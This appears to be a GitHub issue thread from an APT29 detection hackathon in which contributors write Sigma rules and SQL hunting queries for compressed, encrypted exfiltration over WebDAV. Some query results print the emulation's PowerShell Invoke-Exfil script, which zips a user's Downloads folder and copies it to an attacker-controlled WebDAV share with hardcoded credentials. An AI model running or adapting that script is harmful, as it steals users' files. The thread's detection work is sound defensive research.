









Product Solutions Resources Open Source Enterprise Pricing




Sign in




Sign up


OTRF / detection-hackathon-apt29

Public


Notifications


Fork


41


Star


132


Code


Issues 49

Pull requests


Actions

Projects

Security


Insights

7.B) Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over Alternative Protocol #17

Open


Cyb3rWard0g opened this issue on May 2, 2020 · 25 comments

New issue




Cyb3rWard0g commented on May 2, 2020

Contributor




The attacker then collects files (T1005), which are compressed (T1002) and encrypted (T1022), before being exfiltrated to an attacker-controlled WebDAV share (T1048).



DarthRaki commented on May 2, 2020 • edited

Contributor




All of my analytics are using this tool set (<https://github.com/idaholab/Malcolm>)

Can I find Compressed files leaving my network ?


The query I started with

http.uri == [\*..7z, \*.zip, \*.rar]



Another starting point could be

zeek\_http.orig\_mime\_types == \*compressed



Is 192.168.0.4 expected to be in my network?

Is the User-agent of Microsoft-WebDAV-MiniRedir/10.0.18362 Normal for my network/that host?

Assignees

No one assigned

Labels

None yet

Projects

None yet


Milestone

No milestone


Development

No branches or pull requests


4 participants



Page 1 of 11



of the compressed files, what HTTP methods are there?



PROPPATCH, 7  
PUT, 7  
HEAD, 5  
LOCK, 5  
PROPFIND, 5  
UNLOCK, 5

What files are associated with the PUT method?



Cyb3rWard0g commented on May 3, 2020

Contributor

Author



That's awesome @DarthRaki ! Is that something that can be queried with Zeek logs too?



DarthRaki commented on May 3, 2020

Contributor



I think so, let me double check ill post some screen shots either way.



Cyb3rWard0g commented on May 4, 2020

Contributor

Author



Thank you @DarthRaki , if it is possible, it would be good to have something similar to the Sigma queries that @neu5ron and @patrickstjohn are putting together! it would be awesome!

Example: [#48 \(comment\)](#)

Folder to add rules: <https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules>

Thank you @DarthRaki for willing to share and collaborate 🙌



DarthRaki commented on May 6, 2020 • edited

Contributor



Okay my First ever sigma rule! this was fun

```
title: Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over Alternative Protocol
author: Greg Howell
date: 2020/04/05
references:
  - https://github.com/OTRF/detection-hackathon-apt29/issues/17
tags:
  - attack.data_exfiltration
  - attack.t1002
  - attack.t1005
  - attack.t1022
logsource:
  product: zeek
  service: files
  service: http
detection:
  selection1:
    uri:
      - '*.7z'
      - '*.zip'
      - '*.rar'
  selection2:
    mime_types: '*compressed'
  selection3:
    filetype: '*compressed'
  selection4:
    http.bodyMagic: '*compressed'
  condition: selection1 and selection2 or selection3 or selection4
falsepositives:
  - nothing observed so far
level: high
```



1



1



1



1



lesV3gtables commented on May 6, 2020



Unfortunately I don't have Zeek in my environment - I'm attempting to accomplish something similar with Palo Alto Firewalls data (using their 'file' logs which leverage file decoders). We get false positives on zip files as any Modern Office documents are classified as 'zip'



neu5ron commented on May 6, 2020

Contributor



nice work!

I think if you add the value of PUT for the method (ie: http request method) this may help reduce a lot of false positives.

what happens if you add that?

otherwise any downloads (using GET request) would trigger this too.

what are your thoughts?



DarthRaki commented on May 6, 2020

Contributor



I thought of using PUT but if you look at this tatic they also use PROPPATCH, which according to the interwebs "The PATCH method is used to apply partial modifications to a resource."

The PUT method would work for some items but may not catch all. I would rather filter out the FP than miss one.



neu5ron commented on May 6, 2020 • edited

Contributor



that makes sense, see where your coming from.

I believe that this would flag on any zip downloaded, compressed flash, compress java, office

documents(as you said), etc.



neu5ron commented on May 6, 2020 Contributor ⋮

and the proprpatch is more for acknowledgment than it is a part of the actual compressed exfil  
- if that makes sense

1



DarthRaki commented on May 6, 2020 Contributor ⋮

So I have this one. which will only hit on things that are external Dst.

```
yaml
title: Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over
author: Greg Howell
date: 2020/04/05
references:
  - https://github.com/OTRF/detection-hackathon-apt29/issues/17
tags:
  - attack.data_exfiltration
  - attack.t1002
  - attack.t1005
  - attack.t1022
logsource:
  product: zeek
  service: files
  service: http
detection:
  selection1:
    uri:
      - '*.7z'
      - '*.zip'
      - '*.rar'
  selection2:
    mime_types: '*compressed'
  selection3:
    filetype: '*compressed'
  selection4:
    http.bodyMagic: '*compressed'
  selection5:
    dst.ip:
      - 192.168.0.0/16
      - 172.16.0.0/12
      - 10.0.0.0/8
    condition: selection1 and selection2 or selection3 or selection4 and not sele
falsepositives:
  - nothing observed so far
level: high
```

then I made this one for the PUT method

```
yaml
title: Data from Local System, Data Compressed, Data Encrypted, Exfiltration Over
author: Greg Howell
date: 2020/04/05
references:
  - https://github.com/OTRF/detection-hackathon-apt29/issues/17
tags:
  - attack.data_exfiltration
  - attack.t1002
  - attack.t1005
  - attack.t1022
logsource:
  product: zeek
  service: files
  service: http
detection:
  selection1:
    uri:
      - '*.7z'
      - '*.zip'
      - '*.rar'
  selection2:
    mime_types: '*compressed'
  selection3:
```

```
filetype: '*compressed'
selection4:
  http.bodyMagic: '*compressed'
selection5:
  http.method: PUT
condition: selection1 and selection2 and selection5 or selection3 and selecti
falsepositives:
  - nothing observed so far
level: medium
```



Cyb3rWard0g commented on May 11, 2020

Contributor Author ...

niceeeee! Thank you for sharing [@DarthRaki](#) ! Would it be good to add the external dest filter also to the second one? maybe? merge both? We are talking about exfiltration and the external destination filter fits that correct?



DarthRaki commented on May 11, 2020

Contributor ...

you could add it, however if they are staging inside your network and using it as means to gather the data before exfil this would also catch that.



1



Cyb3rWard0g commented on May 11, 2020

Contributor Author ...

niceee thank you [@DarthRaki](#) . if those two are final rules, would you mind adding them to this folder <https://github.com/OTRF/detection-hackathon-apt29/tree/master/rules> and push a PR? It would be great to keep everything in one folder so that we can push all the final rules from that folder to SIGMA at the end. ;)



Cyb3rWard0g commented on May 14, 2020

Contributor Author ...

## 7.B.1 Data from Local System

Procedure: Read data in the user's Downloads directory using PowerShell  
Criteria: powershell.exe reading files in C:\Users\pam\Downloads\



Cyb3rWard0g commented on May 14, 2020

Contributor Author ...

## 7.B.2 Data Compressed

Procedure: Compressed data from the user's Downloads directory into a ZIP file (OfficeSupplies.7z) using PowerShell  
Criteria: powershell.exe creating the file OfficeSupplies.7z



Cyb3rWard0g commented on May 14, 2020

Contributor Author ...

Sysmon Logs

```
SELECT Message
FROM apt29Host f
INNER JOIN (
  SELECT d.ProcessGuid, d.ParentProcessGuid
FROM apt29Host d
INNER JOIN (
  SELECT a.ProcessGuid, a.ParentProcessGuid
FROM apt29Host a
INNER JOIN (
  SELECT ProcessGuid
```



```
FROM apt29Host
WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
      AND EventID = 1
      AND LOWER(Image) LIKE "%control.exe"
      AND LOWER(ParentImage) LIKE "%sdclt.exe"
) b
ON a.ParentProcessGuid = b.ProcessGuid
WHERE a.Channel = "Microsoft-Windows-Sysmon/Operational"
      AND a.EventID = 1
      AND a.IntegrityLevel = "High"
) c
ON d.ParentProcessGuid= c.ProcessGuid
WHERE d.Channel = "Microsoft-Windows-Sysmon/Operational"
      AND d.EventID = 1
      AND d.Image LIKE '%powershell.exe'
) e
ON f.ProcessGuid = e.ProcessGuid
WHERE f.Channel = "Microsoft-Windows-Sysmon/Operational"
      AND f.EventID = 11
      AND LOWER(f.TargetFilename) LIKE '%officesupplies%'
```

Results

```
File created:
RuleName: -
UtcTime: 2020-05-02 03:08:35.270
ProcessGuid: {47ab858c-e374-5eac-d803-000000000400}
ProcessId: 3852
Image: C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe
TargetFilename: C:\Users\pbeesly\AppData\Roaming\OfficeSupplies.7z
CreationUtcTime: 2020-05-02 03:08:35.270
```



Cyb3rWard0g commented on May 14, 2020

Contributor Author ...

# 7.B.3 Data Encrypted

Procedure: Encrypted data from the user's Downloads directory using PowerShell  
Criteria: powershell.exe executing Compress-7Zip with the password argument used for encryption

Sysmon Logs

```
SELECT Message
FROM apt29Host f
INNER JOIN (
  SELECT d.ProcessId, d.ParentProcessId
  FROM apt29Host d
  INNER JOIN (
    SELECT a.ProcessGuid, a.ParentProcessGuid
    FROM apt29Host a
    INNER JOIN (
      SELECT ProcessGuid
      FROM apt29Host
      WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
            AND EventID = 1
            AND LOWER(Image) LIKE "%control.exe"
            AND LOWER(ParentImage) LIKE "%sdclt.exe"
    ) b
    ON a.ParentProcessGuid = b.ProcessGuid
    WHERE a.Channel = "Microsoft-Windows-Sysmon/Operational"
          AND a.EventID = 1
          AND a.IntegrityLevel = "High"
  ) c
  ON d.ParentProcessGuid= c.ProcessGuid
  WHERE d.Channel = "Microsoft-Windows-Sysmon/Operational"
        AND d.EventID = 1
        AND d.Image LIKE '%powershell.exe'
) e
ON f.ExecutionProcessID = e.ProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operational"
      AND f.EventID = 4104
      AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
```



Security

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
SELECT split(d.NewProcessId, '0x')[1] as NewProcessId
FROM apt29Host d
INNER JOIN(
  SELECT a.ProcessId, a.NewProcessId
  FROM apt29Host a
  INNER JOIN (
    SELECT NewProcessId
    FROM apt29Host
    WHERE LOWER(Channel) = "security"
      AND EventID = 4688
      AND LOWER(NewProcessName) LIKE "%control.exe"
      AND LOWER(ParentProcessName) LIKE "%sdclt.exe"
  ) b
ON a.ProcessId = b.NewProcessId
WHERE LOWER(a.Channel) = "security"
  AND a.EventID = 4688
  AND a.MandatoryLabel = "S-1-16-12288"
  AND a.TokenElevationType = "%1937"
) c
ON d.ProcessId = c.NewProcessId
WHERE LOWER(d.Channel) = "security"
  AND d.EventID = 4688
  AND d.NewProcessName LIKE '%powershell.exe'
) e
ON LOWER(hex(f.ExecutionProcessID)) = e.NewProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operational"
AND f.EventID = 4104
AND LOWER(f.ScriptBlockText) LIKE "%compress-7zip%"
```



Results

```
function Invoke-Exfil {

    if (!(Get-Module -Name "7Zip4Powershell")) { Write-Host "[*] Installing 7Zip4

    Write-Host "[*] Compressing all the things in download dir"
    Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -Filter * -Password "lolol"

    $UserName = "cozy"
    $Password = "MyCozyPassw0rd!" | ConvertTo-SecureString -AsPlainText -Force
    $Creds = New-Object -TypeName System.Management.Automation.PSCredential -Argu

    $WebDavShare = "WebDavShare"
    $uri = "\\192.168.0.4\webdav"

    Remove-PSDrive $WebDavShare -Force -ErrorAction SilentlyContinue # Ensure ano

    Write-Host "[*] Creating a temporary mapped network drive - WebDavShare"
    New-PSDrive -Name $WebDavShare -PSProvider FileSystem -Root $uri -Credential

    Write-Host "[*] Copying data to WebDavShare"
    Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavShare:\OfficeSupplies.7z" -

    Write-Host "[*] Removing temporary network share"
    Remove-PSDrive $WebDavShare -Force -ErrorAction SilentlyContinue

    Invoke-BeachCleanup
}
```



Cyb3rWard0g commented on May 14, 2020

Contributor

Author



## 7.B.4 Exfiltration Over Alternative Protocol

Procedure: Exfiltrated collection (OfficeSupplies.7z) to WebDAV network share using PowerShell  
Criteria: powershell executing Copy-Item pointing to an attack-controlled WebDav network share (192.168.0.4:80)



Cyb3rWard0g commented on May 14, 2020

Contributor

Author



Sysmon + PowerShell Logs

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
    SELECT d.ProcessId, d.ParentProcessId
    FROM apt29Host d
    INNER JOIN (
        SELECT a.ProcessGuid, a.ParentProcessGuid
        FROM apt29Host a
        INNER JOIN (
            SELECT ProcessGuid
            FROM apt29Host
            WHERE Channel = "Microsoft-Windows-Sysmon/Operational"
                AND EventID = 1
                AND LOWER(Image) LIKE "%control.exe"
                AND LOWER(ParentImage) LIKE "%sdclt.exe"
        ) b
        ON a.ParentProcessGuid = b.ProcessGuid
        WHERE a.Channel = "Microsoft-Windows-Sysmon/Operational"
            AND a.EventID = 1
            AND a.IntegrityLevel = "High"
        ) c
        ON d.ParentProcessGuid= c.ProcessGuid
        WHERE d.Channel = "Microsoft-Windows-Sysmon/Operational"
            AND d.EventID = 1
            AND d.Image LIKE '%powershell.exe'
    ) e
    ON f.ExecutionProcessID = e.ProcessId
WHERE f.Channel = "Microsoft-Windows-PowerShell/Operational"
    AND f.EventID = 4104
    AND LOWER(f.ScriptBlockText) LIKE "%copy-item%"
```



Results

```
function Invoke-Exfil {

    if (!(Get-Module -Name "7Zip4Powershell")) { Write-Host "[*] Installing 7Zip4

    Write-Host "[*] Compressing all the things in download dir"
    Compress-7Zip -Path "$env:USERPROFILE\Downloads\" -Filter * -Password "lolol"

    $UserName = "cozy"
    $Password = "MyCozyPassw0rd!" | ConvertTo-SecureString -AsPlainText -Force
    $Creds = New-Object -TypeName System.Management.Automation.PSCredential -Argu

    $WebDavShare = "WebDavShare"
    $uri = "\\192.168.0.4\webdav"

    Remove-PSDrive $WebDavShare -Force -ErrorAction SilentlyContinue # Ensure ano

    Write-Host "[*] Creating a temporary mapped network drive - WebDavShare"
    New-PSDrive -Name $WebDavShare -PSProvider FileSystem -Root $uri -Credential

    Write-Host "[*] Copying data to WebDavShare"
    Copy-Item "$env:APPDATA\OfficeSupplies.7z" "WebDavShare:\OfficeSupplies.7z" -

    Write-Host "[*] Removing temporary network share"
    Remove-PSDrive $WebDavShare -Force -ErrorAction SilentlyContinue

    Invoke-BeachCleanup
}
```



Security + PowerShell Logs

```
SELECT f.ScriptBlockText
FROM apt29Host f
INNER JOIN (
    SELECT split(d.NewProcessId, '0x')[1] as NewProcessId
    FROM apt29Host d
    INNER JOIN(
        SELECT a.ProcessId, a.NewProcessId
        FROM apt29Host a
        INNER JOIN (
            SELECT NewProcessId
            FROM apt29Host
            WHERE LOWER(Channel) = "security"
                AND EventID = 4688
                AND LOWER(NewProcessName) LIKE "%control.exe"
                AND LOWER(ParentProcessName) LIKE "%sdclt.exe"
        ) b
        ON a.ProcessId = b.NewProcessId
        WHERE LOWER(a.Channel) = "security"
```





Cyb3rWard0g commented on May 16, 2020

Contributor

Author

...

## Sysmon Logs



## Results



Cyb3rWard0g commented on Jun 4, 2020

Contributor

Author

...



```
detection:
  selection:
    user_agent|contains: 'WebDAV'
    method: 'PUT'
  filter:
    id_resp_h:
      - 192.168.0.0/16
      - 172.16.0.0/12
      - 10.0.0.0/8
    condition: selection and not filter
falsepositives:
  - unknown
level: medium
```

Maybe [@neu5ron](#) ? LOL idk if it makes sense :)



neu5ron commented on Jun 6, 2020 • edited

Contributor

yeah it makes sense.  
and actually since zeek http is all but one field short of proxy category (and actually has way more fields than proxies, but these fields apply) - i would change logsource to just category proxy.  
then Subnetting isn't a universal thing yet (could be done in backends, but thats big a lot of work atm to read documentation for every backend- but i know it is on the radar - but for now you can do  
  
so whole rule would be

```
title: WebDav Put Request
id: 705072a5-bb6f-4ced-95b6-ecfa6602090b
status: experimental
description: A General detection for WebDav user-agent being used to PUT files on
references:
  - https://github.com/OTRF/detection-hackathon-apt29/issues/17
author: Roberto Rodriguez (Cyb3rWard0g), OTR (Open Threat Research)
date: 2020/05/02
tags:
  - attack.exfiltration
  - attack.t1048
logsource:
  category: proxy
detection:
  selection:
    c-useragent|contains: 'WebDAV'
    cs-method: 'PUT'
  class_a:
    dst_ip|startswith: 10.
  class_b:
    dst_ip|re: '(172\.1[6-9]\.)| (172\.2[0-9]\.)| (172\.3[0-1]\.)'
  class_c|startswith: 192.168.
  condition: selection and not 1 of class_*
falsepositives:
  - unknown
level: medium
```

1



Cyb3rWard0g commented on Jun 7, 2020

Contributor Author

Thank you very much [@neu5ron](#) ! One quick question. so only translate Zeek HTTP to proxy right?



neu5ron commented on Jun 7, 2020

Contributor

yeah zeek http to proxy.  
zeek dns to dns category  
zeek conn can probably be firewall category.  
some others, but u shouldnt need for any more rules ATM

Sign up for free to join this conversation on GitHub. Already have an account? [Sign in to comment](#)



© 2024 GitHub, Inc.

[Terms](#)

[Privacy](#)

[Security](#)

[Status](#)

[Docs](#)

[Contact](#)

[Manage cookies](#)

[Do not share my personal information](#)